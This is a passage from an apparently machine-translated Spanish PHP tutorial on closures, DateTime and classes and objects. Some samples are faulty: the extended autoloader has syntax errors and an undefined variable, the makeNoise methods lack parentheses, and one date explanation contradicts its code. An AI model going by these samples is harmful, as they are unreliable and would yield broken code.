$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Cierre de encuadernación y alcance.

Consideremos este ejemplo:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Intente cambiar la visibilidad de la `property` a `protected` o `private` . Recibes un error fatal que indica que no tienes acceso a esta propiedad. De hecho, incluso si el cierre se ha vinculado al objeto, el alcance en el que se invoca el cierre no es el necesario para tener ese acceso. Para eso es el segundo argumento de `bindTo` .

La única forma de acceder a una propiedad si es `private` es que se accede desde un ámbito que lo permita, es decir. El alcance de la clase. En el ejemplo de código anterior, el alcance no se ha especificado, lo que significa que el cierre se ha invocado en el mismo ámbito que el utilizado donde se creó el cierre. Vamos a cambiar eso:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private
```

```
    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

Como acabo de decir, si este segundo parámetro no se utiliza, el cierre se invoca en el mismo contexto que el utilizado donde se creó el cierre. Por ejemplo, un cierre creado dentro de una clase de método que se invoca en un contexto de objeto tendrá el mismo alcance que el método:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Encuadernación de un cierre para una llamada.

Desde PHP7 , es posible vincular un cierre solo para una llamada, gracias al método de `call` . Por ejemplo:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myClosure = function() {
```

```
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

A diferencia del método `bindTo` , no hay que preocuparse por el alcance. El alcance utilizado para esta llamada es el mismo que el utilizado para acceder o invocar una propiedad de `$myInstance` .

Utilizar cierres para implementar patrón observador.

En general, un observador es una clase con un método específico que se llama cuando ocurre una acción en el objeto observado. En ciertas situaciones, los cierres pueden ser suficientes para implementar el patrón de diseño del observador.

Aquí hay un ejemplo detallado de tal implementación. Primero declaremos una clase cuyo propósito es notificar a los observadores cuando se cambia su propiedad.

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
    }
}
```

Luego, declaremos la clase que representará a los diferentes observadores.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Por fin probemos esto:

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Tenga en cuenta que este ejemplo funciona porque los observadores comparten la misma naturaleza (ambos son "observadores nombrados").

Lea Cierre en línea: https://riptutorial.com/es/php/topic/2634/cierre

Capítulo 16: Clase de fecha y hora

Examples

getTimestamp

`getTimeStemp` es una representación de unix de un objeto datetime.

```
$date = new DateTime();
echo $date->getTimestamp();
```

Esto pondrá una indicación de número entero en los segundos que han transcurrido desde las 00:00:00 UTC del jueves 1 de enero de 1970.

Establece la fecha

`setDate` establece la fecha en un objeto DateTime.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

este ejemplo establece que la fecha será el veinticinco de julio de 2015 y producirá el siguiente resultado:

```
2016-07-25 17:52:15.819442
```

Agregar o restar intervalos de fecha

Podemos usar la clase DateInterval para agregar o restar algún intervalo en un objeto DateTime.

Vea el ejemplo a continuación, donde estamos agregando un intervalo de 7 días e imprimiendo un mensaje en la pantalla:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

Esto saldrá (funcionando el 1 de agosto de 2016):

> Samara dice: siete días. Estarás feliz el 2016-08-08.

Podemos usar el método sub de una manera similar para restar fechas

```
$now->sub($interval);
```

```
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

Esto saldrá (funcionando el 1 de agosto de 2016):

> Samara dice: siete días. Estuviste feliz el ultimo 2016-07-25.

Crea DateTime desde un formato personalizado

PHP es capaz de analizar una serie de formatos de fecha . Si desea analizar un formato no estándar, o si desea que su código `DateTime::createFromFormat` explícitamente el formato que se utilizará, puede usar el método estático `DateTime::createFromFormat` :

Estilo orientado a objetos

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Estilo procesal

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

Imprimir DateTimes

PHP 4+ proporciona un método, formato que convierte un objeto DateTime en una cadena con un formato deseado. Según el manual de PHP, esta es la función orientada a objetos:

```
public string DateTime::format ( string $format )
```

La función date () toma un parámetro: un formato, que es una cadena

Formato

El formato es una cadena y utiliza caracteres únicos para definir el formato:

- **Y** : representación de cuatro dígitos del año (ej .: 2016)
- **y** : representación de dos dígitos del año (p. ej .: 16)
- **m** : mes, como un número (01 a 12)
- **M** : mes, como tres letras (enero, febrero, marzo, etc.)
- **j** : día del mes, sin ceros iniciales (1 a 31)
- **D** : día de la semana, como tres letras (lunes, martes, miércoles, etc.)
- **h** : hora (formato de 12 horas) (01 a 12)
- **H** : hora (formato de 24 horas) (00 a 23)
- **A** : ya sea AM o PM
- **i** : minuto, con ceros iniciales (00 a 59)

- **s** : segundo, con ceros iniciales (00 a 59)
- La lista completa se puede encontrar aquí.

Uso

Estos caracteres se pueden usar en varias combinaciones para mostrar los tiempos en prácticamente cualquier formato. Aquí hay unos ejemplos:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

Procesal

El formato procesal es similar:

Orientado a objetos

```
$date->format($format)
```

Equivalente de procedimiento

```
date_format($date, $format)
```

Cree una versión inmutable de DateTime desde Mutable antes de PHP 5.6

Para crear `\DateTimeImmutable` en PHP 5.6+ use:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Antes de PHP 5.6 puedes usar:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Lea Clase de fecha y hora en línea: https://riptutorial.com/es/php/topic/3684/clase-de-fecha-y-hora

Capítulo 17: Clases y objetos

Introducción

Las clases y los objetos se utilizan para hacer que su código sea más eficiente y menos repetitivo al agrupar tareas similares.

Una clase se usa para definir las acciones y la estructura de datos utilizada para construir objetos. Los objetos se construyen utilizando esta estructura predefinida.

Sintaxis

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Declaración de clase
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Declaración de interfaz
- `use <Trait1> [, <Trait2>, ...]` ; // Usar rasgos
- `[ public | protected | private ] [ static ] $<varName>;` // Declaración de atributo
- `const <CONST_NAME>;` // Declaración constante
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Declaración de método

Observaciones

Clases y componentes de interfaz

Las clases pueden tener propiedades, constantes y métodos.

- **Las propiedades** mantienen variables en el alcance del objeto. Pueden inicializarse en la declaración, pero solo si contienen un valor primitivo.
- **Las constantes** deben inicializarse en la declaración y solo pueden contener un valor primitivo. Los valores constantes se fijan en el momento de la compilación y no pueden asignarse en el tiempo de ejecución.
- **Los métodos** deben tener un cuerpo, incluso uno vacío, a menos que el método se declare abstracto.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Las interfaces no pueden tener propiedades, pero pueden tener constantes y métodos.

- Las **constantes de** interfaz deben inicializarse en la declaración y solo pueden contener un

valor primitivo. Los valores constantes se fijan en el momento de la compilación y no pueden asignarse en el tiempo de ejecución.
- Los **métodos de** interfaz no tienen cuerpo.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

Interfaces

Introducción

Las interfaces son definiciones de las clases de API públicas que deben implementarse para satisfacer la interfaz. Funcionan como "contratos", especificando **lo que hace** un conjunto de subclases, pero **no cómo** lo hacen.

La definición de interfaz es muy parecida a la definición de clase, cambiando la `class` palabra clave a `interface` :

```
interface Foo {

}
```

Las interfaces pueden contener métodos y / o constantes, pero no atributos. Las constantes de interfaz tienen las mismas restricciones que las constantes de clase. Los métodos de interfaz son implícitamente abstractos:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Nota: las interfaces **no deben** declarar constructores o destructores, ya que estos son detalles de implementación en el nivel de clase.

Realización

Cualquier clase que necesite implementar una interfaz debe hacerlo usando la palabra clave `implements` . Para hacerlo, la clase debe proporcionar una implementación para cada método declarado en la interfaz, respetando la misma firma.

Una sola clase **puede** implementar más de una interfaz a la vez.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

Cuando las clases abstractas implementan interfaces, no necesitan implementar todos los métodos. Cualquier método no implementado en la clase base debe ser implementado por la clase concreta que lo extiende:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Observe que la realización de la interfaz es una característica heredada. Al extender una clase que implementa una interfaz, no es necesario volver a declararla en la clase concreta, porque está implícita.

> **Nota:** Antes de PHP 5.3.9, una clase no podía implementar dos interfaces que especificaban un método con el mismo nombre, ya que causaría ambigüedad. Las versiones más recientes de PHP lo permiten siempre que los métodos duplicados tengan la misma firma [1] .

Herencia

Al igual que las clases, es posible establecer una relación de herencia entre interfaces, utilizando la misma palabra clave se `extends` . La principal diferencia es que se permite la herencia múltiple para las interfaces:

```
interface Foo {
```

```
}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Ejemplos

En el siguiente ejemplo tenemos una interfaz de ejemplo simple para un vehículo. Los vehículos pueden ir hacia adelante y hacia atrás.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
```

```
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Luego creamos dos clases que implementan la interfaz: Bicicleta y Coche. Bicicletas y automóviles internamente son muy diferentes, pero ambos son vehículos, y deben implementar los mismos métodos públicos que proporciona VehicleInterface.

La tipografía permite que los métodos y funciones soliciten interfaces. Supongamos que tenemos una clase de estacionamiento, que contiene vehículos de todo tipo.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Debido a que `addVehicle` requiere un `$vehicle` del tipo `VehicleInterface` no una implementación concreta, podemos ingresar Bicicletas y Autos, que el ParkingGarage puede manipular y usar.

Constantes de clase

Las constantes de clase proporcionan un mecanismo para mantener valores fijos en un programa. Es decir, proporcionan una forma de asignar un nombre (y una comprobación de tiempo de compilación asociada) a un valor como `3.14` o `"Apple"` . Las constantes de clase solo se pueden definir con la palabra clave `const` : la función de definir no se puede usar en este contexto.

Como ejemplo, puede ser conveniente tener una representación abreviada del valor de π en todo el programa. Una clase con valores `const` proporciona una forma sencilla de mantener dichos valores.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

Se puede acceder a las constantes de clase utilizando el operador de dos puntos dobles (denominado operador de resolución de alcance) en una clase, al igual que las variables estáticas. Sin embargo, a diferencia de las variables estáticas, las constantes de clase tienen sus valores fijos en el momento de la compilación y no se pueden reasignar a (por ejemplo, `MathValues::PI = 7` produciría un error fatal).

Las constantes de clase también son útiles para definir cosas internas de una clase que pueden necesitar cambiar más adelante (pero no cambian con la frecuencia suficiente para justificar el almacenamiento en, por ejemplo, una base de datos). Podemos hacer referencia a esto internamente utilizando el resolutor de alcance `self` (que funciona tanto en implementaciones estáticas como en instancias)

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Las constantes de clase solo pueden contener valores escalares en versiones <5.6

A partir de PHP 5.6 podemos usar expresiones con constantes, lo que significa que las declaraciones matemáticas y las cadenas con concatenación son constantes aceptables

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

A partir de PHP 7.0, las constantes declaradas con `define` ahora pueden contener matrices.

```
define("BAZ", array('baz'));
```

Las constantes de clase son útiles para algo más que almacenar conceptos matemáticos. Por ejemplo, si prepara una tarta, puede ser conveniente tener una clase de `Pie` capaz de tomar diferentes tipos de fruta.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

Entonces podemos usar la clase `Pie` como tal

```
$pie = new Pie("strawberry");
```

El problema que surge aquí es que, al crear una instancia de la clase `Pie` , no se proporciona una

guía sobre los valores aceptables. Por ejemplo, al hacer una tarta "boysenberry", podría escribirse incorrectamente "boisenberry". Además, podríamos no apoyar una tarta de ciruela. En su lugar, sería útil tener una lista de tipos de frutas aceptables ya definidas en algún lugar en el que tendría sentido buscarlas. Di una clase llamada `Fruit` :

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

Enumerar los valores aceptables como constantes de clase proporciona una sugerencia valiosa sobre los valores aceptables que acepta un método. También asegura que las faltas de ortografía no puedan superar el compilador. Si bien la `new Pie('aple')` y la `new Pie('apple')` son aceptables para el compilador, la `new Pie(Fruit::APLE)` producirá un error de compilación.

Finalmente, el uso de constantes de clase significa que el valor real de la constante puede modificarse en un solo lugar, y cualquier código que use la constante tiene automáticamente los efectos de la modificación.

Si bien el método más común para acceder a una constante de clase es `MyClass::CONSTANT_NAME` , también se puede acceder a él mediante:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Las constantes de clase en PHP se denominan convencionalmente todas en mayúsculas con guiones bajos como separadores de palabras, aunque cualquier nombre de etiqueta válido se puede usar como un nombre de constante de clase.

A partir de PHP 7.1, las constantes de clase ahora se pueden definir con visibilidades diferentes del alcance público predeterminado. Esto significa que tanto las constantes protegidas como las privadas pueden definirse ahora para evitar que las constantes de clase se filtren innecesariamente en el ámbito público (consulte Método y visibilidad de la propiedad). Por ejemplo:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

definir constantes de clase vs

Aunque esta es una construcción válida:

```
function bar() { return 2; };

define('BAR', bar());
```

Si intentas hacer lo mismo con las constantes de clase, obtendrás un error:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

Pero puedes hacer:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

Para más información, ver constantes en el manual .

Usando :: class para recuperar el nombre de la clase

PHP 5.5 introdujo la `::class` sintaxis de `::class` para recuperar el nombre completo de la clase, teniendo en cuenta el alcance del espacio de nombres y las declaraciones de `use` .

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

Lo anterior funciona incluso si las clases ni siquiera están definidas (es decir, este fragmento de código funciona solo).

Esta sintaxis es útil para funciones que requieren un nombre de clase. Por ejemplo, se puede usar con `class_exists` para verificar que una clase existe. No se generarán errores, independientemente del valor de retorno en este fragmento:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Enlace estático tardío

En PHP 5.3 y versiones posteriores, puede utilizar el enlace estático tardío para controlar desde qué clase de clase de propiedad o método se llama. Se agregó para superar el problema inherente con el resolutor `self::` scope. Toma el siguiente código

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

Usted esperaría que la clase `MrEd` anule la función principal `whatToSay()` . Pero cuando corremos esto obtenemos algo inesperado.

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

El problema es que `self::whatToSay();` solo puede referirse a la clase `Horse` , lo que significa que no obedece a `MrEd` . Si cambiamos al resolutor `static::` scope, no tenemos este problema. Este nuevo método le dice a la clase que obedezca la instancia que lo llama. Así obtenemos la herencia que estamos esperando.

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Clases abstractas

Una clase abstracta es una clase que no puede ser instanciada. Las clases abstractas pueden definir métodos abstractos, que son métodos sin cuerpo, solo una definición:

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Las clases abstractas deben extenderse por una clase secundaria que luego puede proporcionar la implementación de estos métodos abstractos.

El propósito principal de una clase como esta es proporcionar un tipo de plantilla que permita a las clases de niños heredar, "forzando" una estructura a adherirse. Vamos a elaborar sobre esto con un ejemplo:

En este ejemplo estaremos implementando una interfaz `Worker` . Primero definimos la interfaz:

```
interface Worker {
    public function run();
}
```

Para facilitar el desarrollo de futuras implementaciones de Worker, crearemos una clase de trabajo abstracta que ya proporciona el método `run()` desde la interfaz, pero especifica algunos métodos abstractos que deben ser completados por cualquier clase secundaria:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

En primer lugar, hemos proporcionado un método abstracto `getMemoryLimit()` . Cualquier clase que se extienda desde `AbstractWorker` debe proporcionar este método y devolver su límite de memoria. El `AbstractWorker` luego establece el límite de memoria y lo registra.

En segundo lugar, `AbstractWorker` llama a los `prepareMain()` y `main()` , después de registrar que se han llamado.

Finalmente, todas estas llamadas de método se han agrupado en un bloque `try` - `catch` . Entonces, si alguno de los métodos abstractos definidos por la clase secundaria produce una excepción, capturaremos esa excepción, la registraremos y la volveremos a realizar. Esto evita que todas las clases secundarias tengan que implementar esto ellos mismos.

Ahora definamos una clase secundaria que se extiende desde `AbstractWorker` :

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

Como puede ver, `TransactionProcessorWorker` fue bastante fácil de implementar, ya que solo teníamos que especificar el límite de memoria y preocuparnos por las acciones reales que debía realizar. No se necesita ningún manejo de errores en el `TransactionProcessorWorker` porque eso se maneja en el `AbsractWorker` .

Nota IMPORTANTE

> Cuando se hereda de una clase abstracta, todos los métodos marcados como abstractos en la declaración de la clase del padre deben ser definidos por el hijo (o el propio niño también debe estar marcado como abstracto); Además, estos métodos deben definirse con la misma visibilidad (o una menos restringida). Por ejemplo, si el método abstracto se define como protegido, la implementación de la función debe definirse como protegida o pública, pero no privada.

Tomado de la documentación de PHP para la abstracción de clase .

Si **no** define los métodos de clases abstractas primarias dentro de la clase secundaria, se le lanzará un **Error Fatal de PHP** como el siguiente.

Error grave: la Clase X contiene 1 método abstracto y, por lo tanto, debe declararse abstracto o implementar los métodos restantes (X :: x) en

Separación de nombres y carga automática

Técnicamente, la carga automática funciona ejecutando una devolución de llamada cuando se requiere una clase de PHP pero no se encuentra. Tales devoluciones de llamada generalmente intentan cargar estas clases.

En general, la carga automática puede entenderse como el intento de cargar archivos PHP (especialmente archivos de clase PHP, donde un archivo fuente PHP está dedicado para una clase específica) desde rutas apropiadas de acuerdo con el nombre completo de la clase (FQN) cuando se necesita una clase .

Supongamos que tenemos estas clases:

Archivo de clase para `application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

Archivo de clase para `application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

Archivo de clase para `application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

Bajo la carpeta de origen, estas clases deben colocarse en las rutas como sus FQN respectivamente:

- Carpeta de origen
    - applications
        - controllers
            - Base.php
            - Control.php
        - models
            - Page.php

Este enfoque hace posible resolver mediante programación la ruta del archivo de clase de acuerdo con el FQN, utilizando esta función:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

La función `spl_autoload_register` nos permite cargar una clase cuando sea necesario utilizando una función definida por el usuario:

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

Esta función se puede ampliar aún más para utilizar métodos de carga alternativos:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

Tenga en cuenta que PHP no intenta cargar las clases siempre que se carga un archivo que utiliza esta clase. Puede cargarse en medio de un script, o incluso en funciones de apagado. Esta es una de las razones por las que los desarrolladores, especialmente aquellos que usan la carga automática, deben evitar reemplazar los archivos de origen en ejecución, especialmente en archivos phar.

Vinculación dinámica

El enlace dinámico, también conocido como **invalidación de método,** es un ejemplo de **polimorfismo de tiempo** de **ejecución** que se produce cuando varias clases contienen implementaciones diferentes del mismo método, pero el objeto sobre el que se llamará el método es *desconocido* hasta el **tiempo de ejecución** .

Esto es útil si una determinada condición dicta qué clase se utilizará para realizar una acción, donde la acción se denomina igual en ambas clases.

```
interface Animal {
    public function makeNoise();
}
```

```
class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

En el ejemplo anterior, la clase `Animal` (`Dog|Cat`) que creará `makeNoise` se desconoce hasta el tiempo de ejecución, según la propiedad dentro de la clase `User` .

Método y visibilidad de la propiedad

Hay tres tipos de visibilidad que puede aplicar a los métodos (*funciones de clase / objeto*) y propiedades (*variables de clase / objeto*) dentro de una clase, que proporcionan control de acceso para el método o la propiedad a la que se aplican.

Puede leer extensamente sobre esto en la Documentación de PHP para Visibilidad OOP .

Público

La declaración de un método o una propiedad como `public` permite que se acceda al método o la propiedad mediante:

- La clase que lo declaró.
- Las clases que extienden la clase declarada.
- Cualquier objeto externo, clases o código fuera de la jerarquía de clases.

Un ejemplo de este acceso `public` sería:

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

Protegido

La declaración de un método o una propiedad como `protected` permite que se pueda acceder al método o la propiedad mediante:

- La clase que lo declaró.
- Las clases que extienden la clase declarada.

Esto **no permite que** los objetos, clases o códigos externos fuera de la jerarquía de clases accedan a estos métodos o propiedades. Si algo que utiliza este método / propiedad no tiene acceso a él, no estará disponible y se generará un error. **Sólo las** instancias del yo declarado (o subclases del mismo) tienen acceso a él.

Un ejemplo de este acceso `protected` sería:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
```

```
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

El ejemplo anterior señala que solo puede acceder a los elementos `protected` dentro de su propio ámbito. Esencialmente: "Lo que hay en la casa solo se puede acceder desde dentro de la casa".

Privado

La declaración de un método o una propiedad como `private` permite que se acceda al método o la propiedad mediante:

- La clase que lo declaró **Only** (no subclases).

Un método o propiedad `private` solo es visible y accesible dentro de la clase que lo creó.

Tenga en cuenta que los objetos del mismo tipo tendrán acceso a los demás miembros privados y protegidos, aunque no sean las mismas instancias.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}
```

```
$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

Como se indicó, solo puede acceder al método / propiedad `private` desde su clase definida.

Llamar a un constructor padre al crear una instancia de un hijo

